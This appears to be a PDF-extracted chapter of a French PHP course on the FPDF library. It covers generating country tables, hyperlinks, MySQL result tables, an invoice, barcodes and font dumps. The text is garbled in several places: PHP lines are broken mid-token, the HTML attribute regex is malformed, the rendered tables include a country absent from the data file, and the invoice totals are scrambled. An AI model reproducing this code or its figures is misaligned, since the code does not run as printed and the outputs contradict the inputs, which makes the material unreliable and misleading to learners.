Le programme `fpdf_ex05_tableaux.php` est une adaptation du tutoriel N°5 fourni avec FPDF. Il charge les données à partir du fichier `fpdf_ex05_Pays.txt` dont voici le contenu :

```
$ cat fpdf_ex05_Pays.txt
Allemagne;Berlin;357022;82057
Autriche;Vienne;83859;8075
Belgique;Bruxelles;30518;10192
Danemark;Copenhague;43094;5295
Espagne;Madrid;504790;39348
Finlande;Helsinki;304529;5147
France;Paris;543965;58728
Grèce;Athènes;131625;10511
Irlande;Dublin;70723;3694
Italie;Rome;301316;57563
Luxembourg;Luxembourg;2586;424
Pays-Bas;Amsterdam;41526;15654
Portugal;Lisbonne;91906;9957
Royaume-Uni;Londres;243820;58862
```

Ce programme affiche ces données sous la forme d'un tableau. Trois méthodes sont disponibles :

- `AfficheTabStandard()` : affiche le tableau sans mise en forme particulière ;
- `AfficheTabAmeliore()` : affiche le tableau avec mise en forme des valeurs numériques et tailles particulières des colonnes ;
- `AfficheTabCouleur()` : affiche l'entête et les lignes en couleur.

Voici son code :

```
<?php
require('../INCLUDE/fpdf181/fpdf.php');
// --- classe PDF dérivée de FPDF ---
class PDF extends FPDF
{
    // --- Chargement des données à partir du fichier ---
    function ChargementDonnees($file)
    {
        // Lecture du fichier
        $lignes = file($file);
        $donnee = array();
        // --- traitement de chaque ligne dans un tableau ---
        foreach($lignes as $ligne)
        {
            $donnee[] = explode(';',trim($ligne));
        }
        return $donnee;
    }
    // --- affichage des données dans un tableau standard ---
    // Tableau simple
    function AfficheTabStandard($TabEntete, $donnee)
    {
        // --- Largeurs des colonnes ---
        $largeur=40;
        // --- Hauteur de chaque ligne ---
        $hauteur=6;
        // --- Affichage de l'entête ---
        foreach($TabEntete as $colonne)
        {
            $this->Cell(40,7,$colonne,1);
        }
        // --- Saut de ligne ---
        $this->Ln();
        // --- Boucle d'affichage des lignes du tableau ---
        foreach($donnee as $ligne)
        {
            foreach($ligne as $colonne)
```

```

        $this->Cell($largeur,$hauteur,utf8_decode($colonne),1);
    // --- Saut de ligne ---
    $this->Ln();
}
}
// --- affichage des données dans un tableau amélioré ---
// --- formatage des valeurs numériques, ---
// --- et largeur des colonnes proportionnelle ---
function AfficheTabAmeliore($TabEntete, $donnee)
{
    // --- Tableau des largeurs des colonnes ---
    $TabLargeursCol = array(40, 35, 45, 40);
    // --- Hauteur de chaque ligne ---
    $hauteur=6;
    $hauteurEntete=7;
    // En-tête : alignement centré
    for($i=0;$i<count($TabEntete);$i++)
        $this->Cell($TabLargeursCol[$i],$hauteurEntete,$TabEntete[$i],1,0,'C');
    // --- Saut de ligne ---
    $this->Ln();
    // --- Boucle d'affichage des lignes du tableau ---
    foreach($donnee as $ligne)
    {
        // bordure : LR : gauche (Left) et droite (Right)
        // alignement des numériques à droite R
        $this->Cell($TabLargeursCol[0],$hauteur,utf8_decode($ligne[0]),'LR');
        $this->Cell($TabLargeursCol[1],$hauteur,utf8_decode($ligne[1]),'LR');
        $this->Cell($TabLargeursCol[2],$hauteur,number_format($ligne[2],0,',',''),
    'LR',0,'R');
        $this->Cell($TabLargeursCol[3],$hauteur,number_format($ligne[3],0,',',''),
    'LR',0,'R');
        // --- Saut de ligne ---
        $this->Ln();
    }
    // --- Trait de terminaison ---
    // --- bordure : T : haut (Topic) ---
    $this->Cell(array_sum($TabLargeursCol),0,'','T');
}
// --- affichage des données dans un tableau coloré ---
// --- formatage des valeurs numériques, et couleur de ---
// --- l'entête et des lignes ---
function AfficheTabCouleur($TabEntete, $donnee)
{
    // --- Couleurs, épaisseur du trait et police grasse ---
    // --- couleur de remplissage en bleu ---
    $this->SetFillColor(0,0,200);
    // --- texte des titres en blanc ---
    $this->SetTextColor(255);
    // --- couleur des bordures en bleu foncé ---
    $this->SetDrawColor(0,0,128);
    // --- épaisseur des bordures ---
    $this->SetLineWidth(0.3);
    // --- Police Grasse ---
    $this->SetFont('', 'B');
    // --- Tableau de largeur des colonnes ---
    $TabLargeursCol = array(40, 35, 45, 40);
    // --- Hauteur de chaque ligne ---
    $hauteur=6;
    // --- Affichage de l'entête, texte centré ---
    for($i=0;$i<count($TabEntete);$i++)
        $this->Cell($TabLargeursCol[$i],7,$TabEntete[$i],1,0,'C',true);
    // --- Saut de ligne ---
    $this->Ln();
    // --- Modification des couleurs et de la police ---

```

```

// --- Rouge:224, Vert=235, Bleu=255 ---
$this->SetFillColor(224,235,255);
// --- texte noir ---
$this->SetTextColor(0);
// --- Police Normale ---
$this->SetFont('');
// --- Affichage des données ---
// --- par défaut on ne remplit pas le fond de la cellule ---
$remplissage = false;
// --- Boucle d'affichage des lignes du tableau ---
foreach($donnee as $ligne)
{
    $this-
>Cell($TabLargeursCol[0],$hauteur,utf8_decode($ligne[0]),'LR',0,'L',$rempliss
age);
    $this-
>Cell($TabLargeursCol[1],$hauteur,utf8_decode($ligne[1]),'LR',0,'L',$rempliss
age);
    $this->Cell($TabLargeursCol[2],$hauteur,number_format($ligne[2],0,',',''
'),'LR',0,'R',$remplissage);
    $this->Cell($TabLargeursCol[3],$hauteur,number_format($ligne[3],0,',',''
'),'LR',0,'R',$remplissage);
    // --- Saut de ligne ---
    $this->Ln();
    // --- A chaque ligne on change la valeur booléenne du remplissage ---
    // --- ainsi une ligne sur deux est colorée ---
    $remplissage = !$remplissage;
}
// --- Trait de terminaison ---
// --- bordure : T : haut (Topic) ---
$this->Cell(array_sum($TabLargeursCol),0,'','T');
}
}
// -----
// --- Génération du PDF -----
// -----
// --- création de l'objet ---
$pdf = new PDF();
// --- Titres des colonnes ----
$TabEntete = array('Pays', 'Capitale', utf8_decode('Superficie (km²)'), 'Pop.
(milliers)');
// --- Chargement des données ---
$donnee = $pdf->ChargementDonnees('FICHIERS/fpdf_ex05_Pays.txt');
// --- sélection de la police de caractères ---
$pdf->SetFont('Arial','',14);
// --- ajout d'une nouvelle page ---
$pdf->AddPage();
$pdf->AfficheTabStandard($TabEntete,$donnee);
// --- ajout d'une nouvelle page ---
$pdf->AddPage();
$pdf->AfficheTabAmeliore($TabEntete,$donnee);
// --- ajout d'une nouvelle page ---
$pdf->AddPage();
$pdf->AfficheTabCouleur($TabEntete,$donnee);
// --- Envoie le document au navigateur (I) ---
// --- en cas de téléchargement, le nom du fichier ---
// --- est Tableau_Pays.pdf ---
$pdf->Output('Tableau_Pays.pdf','I');
?>

```

Voici les trois pages générées par son exécution :

| Pays | Capitale | Superficie (km²) | Pop. (milliers) |
|-------------|------------|------------------|-----------------|
| Allemagne | Berlin | 357022 | 82057 |
| Autriche | Vienne | 83859 | 8075 |
| Belgique | Bruxelles | 30518 | 10192 |
| Danemark | Copenhague | 43094 | 5295 |
| Espagne | Madrid | 504790 | 39348 |
| Finlande | Helsinki | 304529 | 5147 |
| France | Paris | 543965 | 58728 |
| Grèce | Athènes | 131625 | 10511 |
| Irlande | Dublin | 70723 | 3694 |
| Italie | Rome | 301316 | 57563 |
| Luxembourg | Luxembourg | 2586 | 424 |
| Pays-Bas | Amsterdam | 41526 | 15654 |
| Portugal | Lisbonne | 91906 | 9957 |
| Royaume-Uni | Londres | 243820 | 58862 |
| Suède | Stockholm | 410934 | 8839 |

| Pays | Capitale | Superficie (km²) | Pop. (milliers) |
|-------------|------------|------------------|-----------------|
| Allemagne | Berlin | 357 022 | 82 057 |
| Autriche | Vienne | 83 859 | 8 075 |
| Belgique | Bruxelles | 30 518 | 10 192 |
| Danemark | Copenhague | 43 094 | 5 295 |
| Espagne | Madrid | 504 790 | 39 348 |
| Finlande | Helsinki | 304 529 | 5 147 |
| France | Paris | 543 965 | 58 728 |
| Grèce | Athènes | 131 625 | 10 511 |
| Irlande | Dublin | 70 723 | 3 694 |
| Italie | Rome | 301 316 | 57 563 |
| Luxembourg | Luxembourg | 2 586 | 424 |
| Pays-Bas | Amsterdam | 41 526 | 15 654 |
| Portugal | Lisbonne | 91 906 | 9 957 |
| Royaume-Uni | Londres | 243 820 | 58 862 |
| Suède | Stockholm | 410 934 | 8 839 |

12.6.2.4.6 Affichage de liens hypertextes

Le programme `fpdf_ex06_liens.php` est une adaptation du tutoriel N°6 fourni avec FPDF. Il présente un fichier PDF ayant des liens hypertextes cliquables. Voici son code :

```
<?php
require('../INCLUDE/fpdf181/fpdf.php');
// --- classe PDF dérivée de FPDF ---
class PDF extends FPDF
{
    var $B;
    var $I;
    var $U;
    var $HREF;
    // --- Constructeur ---
    function __construct($orientation='P', $unit='mm', $size='A4')
    {
        // --- Appel au constructeur parent ---
        parent::__construct($orientation,$unit,$size);
        // Initialisation
        $this->B = 0 ;
        $this->I = 0 ;
        $this->U = 0 ;
        $this->HREF = '';
    }
    // --- Ecriture HTML ---
    function EcrireHTML($TexteHTML)
    {
        // --- Analyseur HTML ---
        $TexteHTML = str_replace("\n", ' ', $TexteHTML);
        $a = preg_split('/<(.*)>/U', $TexteHTML, -1, PREG_SPLIT_DELIM_CAPTURE);
        foreach($a as $i=>$e)
        {
            if($i%2==0)
            {

```

```

// Texte
if($this->HREF)
    $this->AfficheLien($this->HREF,$e);
else
    $this->Write(5,$e);
}
else
{
    // Balise
    if($e[0]=='/')
        $this->FermerBalise(strtoupper(substr($e,1)));
    else
    {
        // Extraction des attributs
        $a2 = explode(' ', $e);
        $tag = strtoupper(array_shift($a2));
        $attr = array();
        foreach($a2 as $v)
        {
            if(preg_match('/([^\s]*)=("[\s"]*)?("[^\s"]*)"\/', $v, $a3))
                $attr[strtoupper($a3[1])] = $a3[2];
        }
        $this->OuvrirBalise($tag, $attr);
    }
}
}
}
// --- Change le style selon la balise ouvrante HTML ---
function OuvrirBalise($tag, $attr)
{
    // Balise ouvrante
    if($tag=='B' || $tag=='I' || $tag=='U')
        $this->AffecteStyle($tag, true);
    if($tag=='A')
        $this->HREF = $attr['HREF'];
    if($tag=='BR')
        $this->Ln(5);
}
// --- Change le style selon la balise fermante HTML ---
function FermerBalise($tag)
{
    // Balise fermante
    if($tag=='B' || $tag=='I' || $tag=='U')
        $this->AffecteStyle($tag, false);
    if($tag=='A')
        $this->HREF = '';
}
// --- Change le style ---
function AffecteStyle($tag, $enable)
{
    // Modifie le style et sélectionne la police correspondante
    $this->$tag += ($enable ? 1 : -1);
    $style = '';
    foreach(array('B', 'I', 'U') as $s)
    {
        if($this->$s>0)
            $style .= $s;
    }
    $this->SetFont('', $style);
}
// --- Affichage Lien ---
function AfficheLien($URL, $txt)
{
    // Place un hyperlien
    $this->SetTextColor(0,0,255);

```



```

    $this->AffecteStyle('U',true);
    $this->Write(5,$txt,$URL);
    $this->AffecteStyle('U',false);
    $this->SetTextColor(0);
}
}
// --- texte HTML a interpréter ---
$TexteHTML = utf8_decode('Vous pouvez maintenant imprimer facilement du texte
mélangant différents styles : <b>gras</b>,
<i>italique</i>, <u>souligné</u>, ou <b><i><u>tous à la
fois</u></i></b> !<br><br>Vous pouvez aussi
insérer des liens sous forme textuelle, comme <a
href="http://www.fpdf.org">www.fpdf.org</a>, ou bien
sous forme d\'image : cliquez sur le logo.');
```

```

// -----
// --- Génération du PDF -----
// -----
// --- création de l'objet ---
$pdf = new PDF();
// --- Première page ---
$pdf->AddPage();
// --- chargement de la police ---
$pdf->AddFont('Verdana','', 'Verdana.php');
$pdf->AddFont('Verdana','B', 'VerdanaB.php');
$pdf->AddFont('Verdana','I', 'VerdanaI.php');
$pdf->AddFont('Verdana','BI', 'VerdanaBI.php');
// --- sélection de la police ---
$pdf->SetFont('Verdana','',20);
// --- affichage d'un texte ---
$pdf->Write(5,utf8_decode('Pour découvrir les nouveautés de ce tutoriel,
cliquez '));
$pdf->SetFont('','U');
// --- Ajout d'une redirection vers un lien interne au document ---
$LienInterne = $pdf->AddLink();
// --- le texte ICI est cliquable ---
$pdf->Write(5,'ici',$LienInterne);
// --- positionnement en style de police Normal ---
$pdf->SetFont('');
// --- Seconde page ---
$pdf->AddPage();
// --- définit la position du lien interne ---
$pdf->SetLink($LienInterne);
// --- définit une image cliquable ---
$pdf->Image('IMAGES/LogoPHP.png',10,12,30,0,'','http://www.fpdf.org');
$pdf->SetLeftMargin(45);
$pdf->SetFontSize(14);
$pdf->EcrireHTML($TexteHTML);
// --- Envoie le document au navigateur (I) ---
// --- en cas de téléchargement, le nom du fichier ---
// --- est Liens.pdf ---
$pdf->Output('Liens.pdf','I');
?>

```

Voici les deux pages générées par son exécution. Sur la première page le mot « ICI » est cliquable et renvoi sur la seconde page. Sur la seconde page, le login ainsi que l'URL son cliquables et renvoient vers le site Web de FPDF :

Pour découvrir les nouveautés de ce tutoriel, cliquez ICI



Vous pouvez maintenant imprimer facilement du texte mélangeant différents styles : **gras**, *italique*, souligné, ou **tous à la fois** !

Vous pouvez aussi insérer des liens sous forme textuelle, comme www.fpdf.org, ou bien sous forme d'image : cliquez sur le logo.

12.6.2.4.7 Affichage de tables MySQL

Les programmes `fpdf_ex07_MySQL.php` et `fpdf_ex07_MySQL_sprog.php` sont une adaptation des programmes proposés dans la section « Scripts » du site www.fpdf.org par Carlos Vásquez Sáez.

Ils présentent un affichage sous la forme d'un tableau PDF d'une table MySQL, avec ou sans mise en forme.

La base de données est « CoursPHP » et la table « personnes ».

Un premier appel à la méthode « `Table` » affiche toutes les entrées de la table « personnes ».

```
$pdf->Table('select * from personnes');
```

Un deuxième appel à la méthode « `Table` », affiche les seules colonnes sélectionnées, avec une mise en forme et un coloriage des lignes :

```
$pdf->AjoutColonne('Age',20,'Age','C');
$pdf->AjoutColonne('Nom',50,'Nom de Naissance');
$pdf->AjoutColonne('Prenom',40,utf8_decode('Prénoms'),'R');
$proprietes=array('EnteteCouleur'=>array(255,150,100),
                  'couleur1'=>array(210,245,255),
                  'couleur2'=>array(255,255,210),
                  'decalage'=>1);
$pdf->Table('select Nom,Prenom,Age from personnes order by Age DESC limit
0,20',$proprietes);
```

Voici le code de `fpdf_ex07_MySQL.php` :

```
<?php
require('fpdf_ex07_MySQL_sprog.php');
include './INCLUDE/MySQL_include_param_dbb.php';
// --- classe PDF dérivée de PDF_MySQL_Table ---
class PDF extends PDF_MySQL_Table
{
    function Header()
    {
        //Titre
        $this->SetFont('Arial','',18);
        $this->Cell(0,6,'Liste des personnes',0,1,'C');
```

```

    $this->Ln(10);
    // --- Imprime l'en-tête du tableau si nécessaire ---
    parent::Header();
}
}
try
{
    // === connexion de la base de données ===
    $bdd = new
PDO($TYPE_DBB." :host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
    array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- création du PDF ---
    $pdf=new PDF();
    // --- ajout d'une page ---
    $pdf->AddPage();
    // --- Premier tableau : imprime toutes les colonnes de la requête ---
    $pdf->Table('select * from personnes');
    // --- ajout d'une page ---
    $pdf->AddPage();
    // --- Second tableau : définit les 3 colonnes à afficher ---
    $pdf->AjoutColonne('Age',20,'Age','C');
    $pdf->AjoutColonne('Nom',50,'Nom de Naissance');
    $pdf->AjoutColonne('Prenom',40,utf8_decode('Prénoms'),'R');
    $proprietes=array('EnteteCouleur'=>array(255,150,100),
        'couleur1'=>array(210,245,255),
        'couleur2'=>array(255,255,210),
        'decalage'=>1);
    $pdf->Table('select Nom,Prenom,Age from personnes order by Age DESC limit
0,20',$proprietes);
    // --- Envoie le document au navigateur (I) ---
    // --- en cas de téléchargement, le nom du fichier ---
    // --- est Table_MySQL.pdf ---
    //$pdf->Output();
    $pdf->Output('Table_MySQL.pdf','I');
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Erreur :</legend>";
    echo 'Erreur : '.$e->getMessage();
    echo "</fieldset>";
}
?>

```

Voici le code de `fpdf_ex07_MySQL_sprog.php` contenant la classe `PDF_MySQL_Table` :

```

<?php
require('../INCLUDE/fpdf181/fpdf.php');
// --- classe PDF_MySQL_Table dérivée de FPDF ---
// --- classe de gestion de requêtes SQL en PDF ---
class PDF_MySQL_Table extends FPDF
{
    var $TraitementTable=false;
    var $LesColonnes=array();
    var $TableX;
    var $EnteteCouleur;
    var $LigneCouleurs;
    var $CouleurIndex;
    var $tab_donnees=array();
    var $nom_colonnes=array();
    // --- Affichage de l'entête du tableau ---
    function Entete()
    {

```

```

    if($this->TraitementTable)
        $this->TableEntete();
}
function TableEntete()
{
    $this->SetFont('Arial','B',12);
    $this->SetX($this->TableX);
    $remplissage=!empty($this->EnteteCouleur);
    if($remplissage)
        $this->SetFillColor($this->EnteteCouleur[0],$this->EnteteCouleur[1],$this->EnteteCouleur[2]);
    foreach($this->LesColonnes as $colonne)
        $this->Cell($colonne['w'],6,$colonne['c'],1,0,'C',$remplissage);
    $this->Ln();
}
// --- Affichage des lignes du tableau ---
function Ligne($donnee)
{
    $this->SetX($this->TableX);
    $ci=$this->CouleurIndex;
    $remplissage=!empty($this->LigneCouleurs[$ci]);
    if($remplissage)
        $this->SetFillColor($this->LigneCouleurs[$ci][0],$this->LigneCouleurs[$ci][1],$this->LigneCouleurs[$ci][2]);
    foreach($this->LesColonnes as $colonne)
    {
        $this->Cell($colonne['w'],5,$donnee[$colonne['f']],1,0,$colonne['a'],$remplissage);
    }
    $this->Ln();
    $this->CouleurIndex=1-$ci;
}

// --- Calcule les largeurs des colonnes ---
function CalculeLargeurs($largeur,$alignement)
{
    $TableLargeur=0;
    foreach($this->LesColonnes as $i=>$colonne)
    {
        $w=$colonne['w'];
        if($w==-1)
            $w=$largeur/count($this->LesColonnes);
        elseif(substr($w,-1)=='%')
            $w=$w/100*$largeur;
        $this->LesColonnes[$i]['w']=$w;
        $TableLargeur+=$w;
    }
    // --- Calcule l'abscisse du tableau ---
    if($alignement=='C')
        $this->TableX=max(($this->w-$TableLargeur)/2,0);
    elseif($alignement=='R')
        $this->TableX=max($this->w-$this->rMargin-$TableLargeur,0);
    else
        $this->TableX=$this->lMargin;
}
// --- ajoute une colonne au tableau ---
function AjoutColonne($nomchamp=-1,$largeur=-1,$legende='', $alignement='L')
{
    if($nomchamp==-1)
    {
        $numchamp=count($this->LesColonnes);
        $nomchamp=$this->nom_colonnes[$numchamp];
    }
}

```

```

    $this->
>LesColonnes[]=array('f'=>$nomchamp,'c'=>$legende,'w'=>$largeur,'a'=>$alignem
ent);
}
// --- création du tableau ---
function Table($RequeteSQL,$proprietes=array())
{
    global $bdd;
    $reponse = $bdd->query($RequeteSQL);
    // --- traitement des erreurs de retour sur la requête ---
    if (!$reponse)
        throw new Exception('Problème de requête sur la table.');
```

// ---retourne un tableau associatif ---

```

    $reponse->setFetchMode(PDO::FETCH_ASSOC);
    // --- boucle de traitement de chaque personne ---
    $this->tab_donnees=$reponse->fetchAll();
    $this->nom_colonnes=array_keys($this->tab_donnees[0]);
    // --- Ajoute toutes les colonnes si aucune n'a été définie ---
    if(count($this->LesColonnes)==0)
    {
        $NbColonnes=$reponse->columnCount();
        for($i=0;$i<$NbColonnes;$i++)
            $this->AjoutColonne();
    }
    // --- Détermine les noms des colonnes si non spécifiés ---
    foreach($this->LesColonnes as $i=>$colonne)
    {
        if($colonne['c']=='')
        {
            if(is_string($colonne['f']))
            {
                $this->LesColonnes[$i]['c']=ucfirst($colonne['f']);
            }
            else
            {
                $this->LesColonnes[$i]['c']=ucfirst($this->nom_colonnes[$i]);
                $this->nom_colonnes=array_keys($this->tab_donnees[0]);
            }
        }
    }
}
// --- Traitement des propriétés ---
if(!isset($proprietes['largeur']))
    $proprietes['largeur']=0;
if($proprietes['largeur']==0)
    $proprietes['largeur']=$this->w-$this->lMargin-$this->rMargin;
if(!isset($proprietes['align']))
    $proprietes['align']='C';
if(!isset($proprietes['decalage']))
    $proprietes['decalage']=$this->cMargin;
$cMargin=$this->cMargin;
$this->cMargin=$proprietes['decalage'];
if(!isset($proprietes['EnteteCouleur']))
    $proprietes['EnteteCouleur']=array();
$this->EnteteCouleur=$proprietes['EnteteCouleur'];
if(!isset($proprietes['couleur1']))
    $proprietes['couleur1']=array();
if(!isset($proprietes['couleur2']))
    $proprietes['couleur2']=array();
$this->
>LigneCouleurs=array($proprietes['couleur1'],$proprietes['couleur2']);
// --- Calcule les largeurs des colonnes ---
$this->CalculeLargeurs($proprietes['largeur'],$proprietes['align']);
//Imprime l'en-tête
$this->TableEntete();
//--- Affiche les lignes ---

```

```

$this->SetFont('Arial','',11);
$this->CouleurIndex=0;
$this->TraitementTable=true;
foreach($this->tab_donnees as $index => $UneLigneDeDonnees)
    $this->Ligne($UneLigneDeDonnees);
$this->TraitementTable=false;
$this->cMargin=$cMargin;
$this->LesColonnes=array();
}
}
?>

```

Voici le code de `MySQL_include_param_dbb.php` contenant les paramètres de connexion à la base de données MySQL.

```

<?php
// --- paramètres de connexion à la base de données ---
$TYPE_DBB="mysql";
$SERVEUR="localhost";
$BASEDD="CoursPHP";
$LOGIN_ADM="personnesadm";
$MDP_ADM="xxxx";
?>

```

Les « xxxx » doivent être remplacés par le mot de passe du compte de l'utilisateur « personnesadm ».

Voici les deux pages résultantes de l'exécution du programme `fpdf_ex07_MySQL.php`.

| Liste des personnes | | | |
|---------------------|-------------------|-----------------|-----|
| ID | Nom | Prenom | Age |
| 1 | DUPONT | JEAN | 28 |
| 2 | JACQUENOD | JEAN-CHRISTOPHE | 54 |
| 3 | MURCIAN | CAROLE | 44 |
| 4 | LERY | JEAN-MICHEL | 25 |
| 5 | DE-LA-RUE | JEAN-CHRISTOPHE | 27 |
| 6 | MARTIN | PIERRE-DAVID | 27 |
| 7 | MARTIN | PIERRE | 56 |
| 8 | JACQUENOD | FREDERIC | 25 |
| 9 | JACQUENOD | LAURENCE | 24 |
| 11 | LABONNE-JAYAT | OLIVIER | 54 |
| 12 | DE-LA-FONTAINE | JEAN | 110 |
| 13 | LEVY | SAMUEL | 56 |
| 14 | DE-LA-RUE | LAURENCE | 25 |
| 15 | DUPOND | PIERRE-ANDRE | 44 |
| 16 | MARTIN | ALBERT | 25 |
| 17 | LEMY | KEVIN | 25 |
| 18 | KACZMA | SYLVIE-SAMANTHA | 52 |
| 19 | DUPONT-DE-NEMOURS | JEAN-CHARLES | 28 |
| 20 | DE-LA-HAYE | MARC-ANTOINE | 45 |
| 21 | LAFORTY | CLAUDE | 55 |

Liste des personnes

| Age | Nom de Naissance | Prénoms |
|-----|-------------------|-----------------|
| 110 | DE-LA-FONTAINE | JEAN |
| 56 | MARTIN | PIERRE |
| 56 | LEVY | SAMUEL |
| 55 | LAFORTY | CLAUDE |
| 54 | JACQUENOD | JEAN-CHRISTOPHE |
| 54 | LABONNE-JAYAT | OLIVIER |
| 52 | KACZMA | SYLVIE-SAMANTHA |
| 45 | DE-LA-HAYE | MARC-ANTOINE |
| 44 | MURCIAN | CAROLE |
| 44 | DUPOND | PIERRE-ANDRE |
| 28 | DUPONT | JEAN |
| 28 | DUPONT-DE-NEMOURS | JEAN-CHARLES |
| 27 | DE-LA-RUE | JEAN-CHRISTOPHE |
| 27 | MARTIN | PIERRE-DAVID |
| 25 | LERY | JEAN-MICHEL |
| 25 | JACQUENOD | FREDERIC |
| 25 | DE-LA-RUE | LAURENCE |
| 25 | MARTIN | ALBERT |
| 25 | LEMY | KEVIN |
| 24 | JACQUENOD | LAURENCE |

12.6.2.4.8 Affichage d'une Facture

[fpdf_ex15_facture_invoice.php](#) et [fpdf_ex15_facture_invoice_sprog.php](#) : ces programmes génèrent un devis ou une facture. Ils sont proposés par Xavier Nicolay.

Voici le résultat de leur exécution :

MaSociete
 MonAdresse
 75000 PARIS
 R.C.S. PARIS B 000 000 007
 Capital : 18000 €

Devis EN €N° : TEMPO

| PAGE | DATE | CLIENT |
|------|------------|--------|
| 1 | 03/12/2003 | CL01 |

Société XXX
 M. DUPONT
 3ème étage
 33, rue d'ailleurs
 75000 PARIS

| | | |
|---|--------------------------------------|--|
| MODE DE REGLEMENT Chèque à réception de facture | DATE D'ECHEANCE 03/09/2015 | TVA Intracommunautaire FR888777666 |
|---|--------------------------------------|--|

Références : Devis ... du

| REFERENCE | DESIGNATION | QUANTITE | P.U. HT | MONTANT H.T. | TVA |
|-----------|---|----------|---------|--------------|-----|
| REF1 | Carte Mère Asus P9X79 WS Processeur Intel Core i7 2.8Ghz 8Go SDRAM, 500 Go SSD, Chipset Intel X79 | 1 | 600.00 | 600.00 | 1 |
| REF2 | Câble USB | 1 | 10.00 | 60.00 | 1 |

Remarque : Avec un acompte, svp...

| BASES HT | REMISE | MT TVA | % TVA | PORT | TOTAUX |
|----------|--------|--------|--------|-------|--|
| 1 | 610.00 | 61.00 | 107.60 | 19.60 | HT : 8.36 TVA : 1.64 TTC : 10.00 H.T. : 557.36 T.V.A. : 109.24 |

| | EUROS | FRANCS |
|-------------|--------|---------|
| TOTAL TTC | 666.60 | 4372.64 |
| ACOMPTE | 99.99 | 655.89 |
| NET A PAYER | 566.61 | 3716.74 |

12.6.2.4.9 Autres exemples

Nous présentons ici quelques autres exemples de script proposés dans la section « Scripts » du site www.fpdf.org.

12.6.2.4.9.1 Génération de codes barres

[fpdf_ex08_Codesbarres_EAN13.php](#) et [fpdf_ex08_Codesbarres_EAN13_sprog.php](#) : ces programmes de génération de codes barres sont proposés par Olivier.

Voici le résultat de leur exécution :



12.6.2.4.9.2 Affichage des tables de caractères

[fpdf_ex09_fontdump.php](#) : ce programme d'affichage des polices de caractères est proposé par Olivier.


Voici une des trois pages résultant de son exécution :

| Arial | | | | |
|---------|---------|-----------|----------|---------|
| 32 : | 77 : M | 122 : z | 167 : \$ | 212 : Ô |
| 33 : ! | 78 : N | 123 : { | 168 : ^ | 213 : Ö |
| 34 : " | 79 : O | 124 : | 169 : © | 214 : Ø |
| 35 : # | 80 : P | 125 : } | 170 : ª | 215 : x |
| 36 : \$ | 81 : Q | 126 : ~ | 171 : « | 216 : Ø |
| 37 : % | 82 : R | 127 : ª | 172 : ¬ | 217 : Ù |
| 38 : & | 83 : S | 128 : € | 173 : - | 218 : Ú |
| 39 : ' | 84 : T | 129 : ª | 174 : ® | 219 : Û |
| 40 : (| 85 : U | 130 : , | 175 : ¯ | 220 : Ü |
| 41 :) | 86 : V | 131 : f | 176 : ° | 221 : Ý |
| 42 : * | 87 : W | 132 : ª | 177 : ± | 222 : Þ |
| 43 : + | 88 : X | 133 : ... | 178 : ² | 223 : ß |
| 44 : , | 89 : Y | 134 : † | 179 : ³ | 224 : à |
| 45 : - | 90 : Z | 135 : ‡ | 180 : ´ | 225 : á |
| 46 : . | 91 : [| 136 : ^ | 181 : µ | 226 : â |
| 47 : / | 92 : \ | 137 : % | 182 : ¶ | 227 : ã |
| 48 : 0 | 93 :] | 138 : Š | 183 : ¸ | 228 : ä |
| 49 : 1 | 94 : ^ | 139 : ¸ | 184 : º | 229 : å |
| 50 : 2 | 95 : _ | 140 : Œ | 185 : ¹ | 230 : æ |
| 51 : 3 | 96 : ` | 141 : ª | 186 : º | 231 : ç |
| 52 : 4 | 97 : a | 142 : Ž | 187 : » | 232 : è |
| 53 : 5 | 98 : b | 143 : ª | 188 : ¼ | 233 : é |
| 54 : 6 | 99 : c | 144 : ª | 189 : ½ | 234 : ê |
| 55 : 7 | 100 : d | 145 : ´ | 190 : ¾ | 235 : ë |
| 56 : 8 | 101 : e | 146 : ´ | 191 : ¿ | 236 : ì |
| 57 : 9 | 102 : f | 147 : ª | 192 : À | 237 : í |
| 58 : : | 103 : g | 148 : ª | 193 : Á | 238 : î |
| 59 : ; | 104 : h | 149 : ª | 194 : Â | 239 : ï |
| 60 : < | 105 : i | 150 : ª | 195 : Ã | 240 : ò |
| 61 : = | 106 : j | 151 : ª | 196 : Ä | 241 : ñ |
| 62 : > | 107 : k | 152 : ª | 197 : Å | 242 : ò |
| 63 : ? | 108 : l | 153 : ™ | 198 : Æ | 243 : ó |
| 64 : @ | 109 : m | 154 : § | 199 : Ç | 244 : ô |
| 65 : A | 110 : n | 155 : ª | 200 : È | 245 : õ |
| 66 : B | 111 : o | 156 : œ | 201 : É | 246 : ö |
| 67 : C | 112 : p | 157 : ª | 202 : Ê | 247 : ÷ |
| 68 : D | 113 : q | 158 : ž | 203 : Ë | 248 : ø |
| 69 : E | 114 : r | 159 : Ý | 204 : Ì | 249 : ù |
| 70 : F | 115 : s | 160 : : | 205 : Í | 250 : ú |
| 71 : G | 116 : t | 161 : ¡ | 206 : Î | 251 : û |
| 72 : H | 117 : u | 162 : ¢ | 207 : Ï | 252 : ü |
| 73 : I | 118 : v | 163 : £ | 208 : Ð | 253 : ý |
| 74 : J | 119 : w | 164 : ¢ | 209 : Ñ | 254 : þ |
| 75 : K | 120 : x | 165 : ¥ | 210 : Ò | 255 : ÿ |
| 76 : L | 121 : y | 166 : ¡ | 211 : Ó | |

12.6.2.4.9.3 Affichage de formes graphiques

[fpdf_ex10_ellipse.php](#) et [fpdf_ex10_ellipse_sprog.php](#) : ces programmes génèrent une ellipse. Ils sont proposés par Olivier.

Voici le résultat de leur exécution :



